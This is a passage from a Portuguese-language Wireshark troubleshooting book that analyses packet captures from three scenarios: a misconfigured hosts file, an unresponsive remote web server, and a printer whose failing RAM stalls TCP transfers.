8	0.999587	172.16.0.102	172.16.0.8	TCP	60	80 → 1074 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

Figura 10.20 – Os pacotes TCP SYN e RST são vistos três vezes no total.

Após analisar a configuração de outro dispositivo de rede que está funcionando corretamente, estamos interessados na requisição e na resposta ARP nos pacotes 1 e 2, pois a requisição ARP não é para o endereço MAC do roteador gateway, mas para outro dispositivo desconhecido. Seguindo a requisição e a resposta ARP, esperaríamos ver uma consulta DNS enviada para o nosso servidor DNS configurado a fim de descobrir o endereço IP associado a <https://www.google.com/>, mas não a vemos. Há duas condições que poderiam impedir uma consulta DNS de ser feita:

- O dispositivo iniciando a conexão já tem o mapeamento de nome DNS para endereço IP em seu cache de DNS (como no primeiro cenário deste capítulo).
- O dispositivo que está se conectando ao nome DNS já tem o mapeamento de nome DNS para endereço IP especificado em seu arquivo *hosts*.

Após uma análise mais detalhada no computador do cliente, descobrimos que o arquivo *hosts* do computador tem uma entrada para *https://www.google.com/* associada ao endereço IP interno 172.16.0.102. Essa entrada incorreta é a causa dos problemas de nosso usuário.

Um computador geralmente usará seu arquivo *hosts* como fonte autoritativa para mapeamentos de nomes de DNS para endereços IP e verificará esse arquivo antes de consultar uma fonte externa. Nesse cenário, o computador do usuário verificou seu arquivo *hosts*, encontrou a entrada para *https://www.google.com/* e decidiu que *https://www.google.com/* estava em seu próprio segmento de rede local. Em seguida, uma requisição ARP foi enviada para o host, uma resposta foi recebida e houve uma tentativa de iniciar uma conexão TCP para 172.16.0.102 na porta 80. Entretanto, como o sistema remoto não estava configurado como um servidor web, ele não pôde aceitar as tentativas de conexão.

Depois que a entrada no arquivo *hosts* foi removida, o computador do usuário começou a se comunicar corretamente e foi capaz de acessar *https://www.google.com/*.

**NOTA** Para analisar seu arquivo *hosts* em um sistema Windows, abra C:\Windows\System32\drivers\etc\hosts. No Linux, visualize /etc/hosts.

Esse cenário bem comum é usado por malwares há vários anos a fim de redirecionar usuários para sites que hospedem códigos maliciosos. Pense no que aconteceria se um invasor modificasse seu arquivo *hosts* de modo que sempre que você acessasse seu internet banking, você fosse redirecionado para um site falso projetado para roubar as credenciais de sua conta!

## Lições aprendidas

À medida que continuar a analisar tráfego, você aprenderá como os diversos protocolos funcionam e como quebrá-los. Nesse cenário, a consulta DNS não foi enviada porque o cliente estava indevidamente configurado, não por causa de qualquer limitação externa ou erro de configuração.

Ao analisar esse problema no nível de pacotes, pudemos rapidamente identificar um endereço IP desconhecido e determinar que o DNS – um componente essencial nesse processo de comunicação – estava ausente. Usando essa informação, pudemos identificar o cliente como a causa do problema.

## Problemas de upstream

Como nos dois cenários anteriores, neste cenário um usuário reclama de não ter acesso à internet a partir de sua estação de trabalho. Esse usuário restringiu o problema a um único

site: <https://www.google.com/>. Ao investigar melhor, descobrimos que esse problema está afetando todos na empresa – ninguém tem acesso aos domínios do Google.

A rede está configurada como nos dois cenários anteriores, com alguns switches simples e um único roteador conectando a rede à internet.

## Escutando a transmissão

Para resolver esse problema, inicialmente navegamos para <https://www.google.com/> a fim de gerar tráfego. Como esse problema afeta toda a rede, o ideal é que qualquer dispositivo na rede deva ser capaz de reproduzir o problema usando a maioria dos métodos de captura. O arquivo resultante da captura com uma escuta está em *nowebaccess3.pcapng*.

## Análise

Essa captura de pacotes começa com tráfego DNS em vez do tráfego ARP que estamos acostumados a ver. Como o primeiro pacote da captura é para um endereço externo e o pacote 2 contém uma resposta desse endereço, podemos supor que o processo de ARP já aconteceu e que o mapeamento de endereço MAC para IP para o nosso roteador gateway já existe no cache de ARP do host em 172.16.0.8.

Como vemos na Figura 10.21, o primeiro pacote da captura é do host 172.16.0.8 para o endereço 4.2.2.1 u e é um pacote DNS v. Ao analisar o conteúdo do pacote, vemos que é uma consulta para o registro A de *www.google.com* w, que mapeará o nome de DNS a um endereço IP.

A resposta de 4.2.2.1 à consulta é o segundo pacote no arquivo de captura, como mostra a Figura 10.22. Nesse caso, vemos que o servidor de nomes que respondeu a essa requisição forneceu diversas respostas à consulta u. Nesse ponto, tudo parece estar bem e a comunicação está ocorrendo como deveria.




Figura 10.21 – Consulta DNS para o registro A de www.google.com.




Figura 10.22 – Resposta DNS com vários registros A.

Agora que o computador do usuário determinou o endereço IP do servidor web, ele pode tentar se comunicar com o servidor. Como vemos na Figura 10.23, esse processo é iniciado no pacote 3, com um pacote TCP enviado de 172.16.0.8 para 74.125.95.105 u.

Esse endereço de destino é proveniente do primeiro registro A fornecido na resposta da consulta DNS que vimos no pacote 2. O pacote TCP tem a flag SYN ligada e está tentando se comunicar com o servidor remoto na porta 80 v.




Figura 10.23 – O pacote SYN está tentando iniciar uma conexão na porta 80.

Como esse é um processo de handshake TCP, sabemos que devemos ver um pacote TCP SYN/ACK enviado em resposta; em vez disso, porém, após um breve período de tempo, outro pacote SYN é enviado da origem para o destino. Esse processo ocorre mais uma vez, aproximadamente depois de um segundo, como vemos na Figura 10.24; nesse ponto, a comunicação para e o navegador informa que o site não pôde ser encontrado.

No.	Time	Source	Destination	Protocol	Length	Info
3	0.014421	172.16.0.8	74.125.95.105	TCP	66	1251 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
4	0.019417	172.16.0.8	74.125.95.105	TCP	66	[TCP Retransmission] 1251 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
5	1.016531	172.16.0.8	74.125.95.105	TCP	66	[TCP Retransmission] 1251 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1

Figura 10.24 – Houve três tentativas com o pacote TCP SYN, sem que uma resposta tenha sido recebida.

À medida que resolvemos o problema nesse cenário, considere que sabemos que a estação de trabalho em nossa rede é capaz de se conectar com o mundo externo porque a consulta DNS ao nosso servidor DNS externo em 4.2.2.1 foi bem-sucedida. O servidor DNS responde com o que parece ser um endereço válido, e nossos hosts tentam se conectar com um desses endereços. Além do mais, a estação de trabalho local da qual estamos tentando fazer a conexão parece estar funcionando.

O problema é que o servidor remoto simplesmente não está respondendo às nossas requisições de conexão; um pacote TCP RST não foi enviado. Isso pode ocorrer por diversos motivos: um servidor web indevidamente configurado, uma pilha de protocolo corrompida no servidor web ou um dispositivo de filtragem de pacotes na rede remota (por exemplo, um firewall). Supondo que não haja nenhum dispositivo de filtragem de pacotes local instalado, todas as demais possíveis soluções estão na rede remota, além de nosso controle. Nesse caso, o servidor web não estava funcionando corretamente, e nenhuma tentativa de acessá-lo seria bem-sucedida. Depois que o problema foi corrigido do lado do Google, a comunicação pôde prosseguir.

## **Lições aprendidas**

Nesse cenário, não havia um problema que pudéssemos corrigir. Nossa análise determinou que o problema não estava nos hosts de nossa rede nem em nosso roteador ou no servidor DNS externo fornecendo serviços de resolução de nomes para nós. O problema era externo à infraestrutura de nossa rede.

Às vezes, descobrir que um problema não é realmente nosso não só alivia o estresse, como também nos resguarda quando a gerência vem fazer cobranças. Já briguei com muitos ISPs, fornecedores e empresas de software que argumentavam que um problema não era deles, mas, como vimos, os pacotes não mentem.

## **Impressora inconsistente**

No próximo cenário, um administrador de help desk de TI está com problemas para resolver uma questão relacionada à impressão. Os usuários do departamento de vendas estão informando que a impressora que trata grandes volumes de impressão não está funcionando bem. Quando um usuário envia uma tarefa grande de impressão, a impressora imprime várias páginas e então interrompe a impressão antes que a tarefa termine. Várias tentativas de alteração de configuração do driver foram feitas, porém sem sucesso. Os funcionários do help desk gostariam que você garantisse que esse não é um problema de rede.

## **Escutando a transmissão**

O ponto comum nesse problema é a impressora, portanto começaremos posicionando o nosso sniffer o mais próximo possível dela. Embora não possamos instalar o Wireshark na própria impressora, os switches usados nessa rede são switches sofisticados de camada 3, portanto podemos usar espelhamento de porta. Espelharemos a porta usada pela impressora em uma porta vazia e conectaremos um notebook com Wireshark instalado nessa porta. Depois que essa configuração estiver pronta, faremos um usuário enviar uma tarefa grande de impressão à impressora para que possamos monitorar a saída. O arquivo de captura resultante está em *inconsistent\_printer.pcapng*.

## **Análise**

Um handshake TCP entre a estação de trabalho da rede enviando a tarefa de impressão (172.16.0.8) e a impressora (172.16.0.253) inicia a conexão no início do arquivo de captura. Seguindo o handshake, um pacote de dados TCP de 1.460 bytes é enviado à impressora no pacote 4 (Figura 10.25). A quantidade de dados pode ser vista na extremidade direita da coluna Info no painel Packet List (Lista de pacotes) ou na parte inferior das informações de cabeçalho TCP no painel Packet Details (Detalhes do pacote).





Figura 10.25 – Dados transmitidos à impressora por meio de TCP.

Após o pacote 4, outro pacote de dados contendo 1.460 bytes de dados é enviado u, como podemos ver na Figura 10.26. Esses dados são confirmados pela impressora no pacote 6 v.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	172.16.0.8	172.16.0.253	TCP	66	3527 → 9100 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
2	0.000166	172.16.0.253	172.16.0.8	TCP	66	9100 → 3527 [SYN, ACK] Seq=0 Ack=1 Win=8760 Len=0 MSS=1460 WS=1 SACK_PERM=1
3	0.000201	172.16.0.8	172.16.0.253	TCP	54	3527 → 9100 [ACK] Seq=1 Ack=1 Win=65700 Len=0
4	0.001637	172.16.0.8	172.16.0.253	TCP	1514	3527 → 9100 [ACK] Seq=1 Ack=1 Win=65700 Len=1460
5	0.001646	172.16.0.8	172.16.0.253	TCP	1514	3527 → 9100 [ACK] Seq=1461 Ack=1 Win=65700 Len=1460
② 6	0.005493	172.16.0.253	172.16.0.8	TCP	168	9100 → 3527 [PSH, ACK] Seq=1 Ack=2921 Win=7888 Len=1460
7	0.005561	172.16.0.8	172.16.0.253	TCP	1514	3527 → 9100 [ACK] Seq=2921 Ack=107 Win=65592 Len=1460
8	0.005571	172.16.0.8	172.16.0.253	TCP	1514	3527 → 9100 [ACK] Seq=4381 Ack=107 Win=65592 Len=1460
9	0.005578	172.16.0.8	172.16.0.253	TCP	1514	3527 → 9100 [ACK] Seq=5841 Ack=107 Win=65592 Len=1460
10	0.005585	172.16.0.8	172.16.0.253	TCP	1514	3527 → 9100 [ACK] Seq=7301 Ack=107 Win=65592 Len=1460
11	0.033569	172.16.0.253	172.16.0.8	TCP	60	9100 → 3527 [ACK] Seq=107 Ack=8761 Win=6144 Len=0
12	0.033626	172.16.0.8	172.16.0.253	TCP	1514	3527 → 9100 [ACK] Seq=8761 Ack=107 Win=65592 Len=1460
13	0.033640	172.16.0.8	172.16.0.253	TCP	1514	3527 → 9100 [ACK] Seq=10221 Ack=107 Win=65592 Len=1460
14	0.033649	172.16.0.8	172.16.0.253	TCP	1514	3527 → 9100 [ACK] Seq=11581 Ack=107 Win=65592 Len=1460
15	0.033658	172.16.0.8	172.16.0.253	TCP	1514	3527 → 9100 [ACK] Seq=13141 Ack=107 Win=65592 Len=1460
16	0.090314	172.16.0.253	172.16.0.8	TCP	60	9100 → 3527 [ACK] Seq=107 Ack=14601 Win=4400 Len=0

Figura 10.26 – Transmissão de dados e confirmação TCP usuais.

O fluxo de dados continua até chegarmos aos últimos pacotes da captura. O pacote 121 é um pacote de retransmissão TCP e é sinal de problema, como mostra a Figura 10.27.



*Figura 10.27 – Estes pacotes de retransmissão TCP são um sinal de um problema em potencial.*

Um pacote de retransmissão TCP é enviado quando um dispositivo envia um pacote TCP a um dispositivo remoto e este não confirma a transmissão. Depois que um limite de retransmissões é alcançado, o dispositivo de origem supõe que o dispositivo remoto não recebeu os dados e retransmite o pacote. Esse processo é repetido algumas vezes até a comunicação ser efetivamente interrompida.

Nesse cenário, a retransmissão é enviada da estação de trabalho do cliente para a impressora porque esta não confirmou os dados transmitidos. Como mostrado na Figura 10.27, se você expandir a parte da análise de SEQ/ACK (SEQ/ACK analysis) do cabeçalho TCP juntamente com as informações adicionais abaixo dela, poderá ver os detalhes de por que essa é uma retransmissão. De acordo com os detalhes processados pelo Wireshark, o pacote 121 é uma retransmissão do pacote 120 w. Além disso, o RTO (retransmission timeout, ou timeout de retransmissão) para o pacote retransmitido foi em torno de 5,5 segundos v.

Quando analisar os intervalos de tempo entre os pacotes, você poderá alterar o formato de exibição de horários para que seja apropriado à sua situação. Nesse caso, como queremos ver quanto tempo depois as retransmissões ocorreram após o pacote anterior ter sido enviado, altere essa opção selecionando **View>Time Display Format** (VisualizarFormato de exibição de horários) e escolha **Seconds Since Previous Captured Packet** (Segundos desde o pacote anterior capturado). Em seguida, como mostra a Figura

10.28, podemos ver claramente que a retransmissão no pacote 121 ocorreu 5,5 segundos depois que o pacote original (pacote 120) foi enviado.

No.	Time	Source	Destination	Protocol	Length	Info
121	5.502585	172.16.0.8	172.16.0.253	TCP	1146	[TCP Window Full] [TCP Retransmission] 3527 → 9100 [ACK] Seq=118261 Ack=107 Win=...
122	5.600089	172.16.0.8	172.16.0.253	TCP	1146	[TCP Window Full] [TCP Retransmission] 3527 → 9100 [ACK] Seq=118261 Ack=107 Win=...

Figura 10.28 – Visualizar o intervalo de tempo entre pacotes é útil para resolver problemas.

O próximo pacote é outra retransmissão do pacote 120. O RTO desse pacote é de 11,10 segundos, o qual inclui os 5,5 segundos do RTO do pacote anterior. Ao observarmos a coluna Time (Tempo) no painel Packet List (Lista de pacotes), vemos que essa retransmissão foi enviada 5,6 segundos após a retransmissão anterior. Esse parece ser o último pacote do arquivo de captura, e não é nenhuma coincidência que a impressora tenha parado de imprimir aproximadamente nesse horário.

Nesse cenário, temos a vantagem de lidar com apenas dois dispositivos em nossa própria rede, portanto só precisamos determinar se o culpado é a estação de trabalho do cliente ou a impressora. Podemos ver que os dados estão fluindo corretamente por um tempo e então, em algum momento, a impressora simplesmente para de responder à estação de trabalho. A estação de trabalho dá o máximo de si para fazer os dados chegarem ao seu destino, conforme evidenciado pelas retransmissões, porém o esforço não produz nenhuma resposta. Esse problema é reproduzível e ocorre independentemente do computador que esteja enviando uma tarefa de impressão, portanto suporemos que a impressora é a causa do problema.

Após mais análises, descobrimos que a RAM da impressora está com mau funcionamento. Quando tarefas de impressão grandes são enviadas à impressora, ela imprime somente determinado número de páginas, provavelmente até certa região da memória ser acessada. Nesse ponto, o problema de memória faz com que a impressora seja incapaz de aceitar qualquer dado novo, e ela para de se comunicar com o host que está transmitindo a tarefa de impressão.

## Lições aprendidas

Embora esse problema da impressora não tenha sido resultado de um problema de rede, pudemos usar o Wireshark para identificá-lo. De modo diferente dos cenários anteriores, esse cenário está unicamente centrado em tráfego TCP. Como o TCP está preocupado em transmitir dados de forma confiável, com frequência ele nos fornece informações úteis quando dois dispositivos simplesmente param de se comunicar.

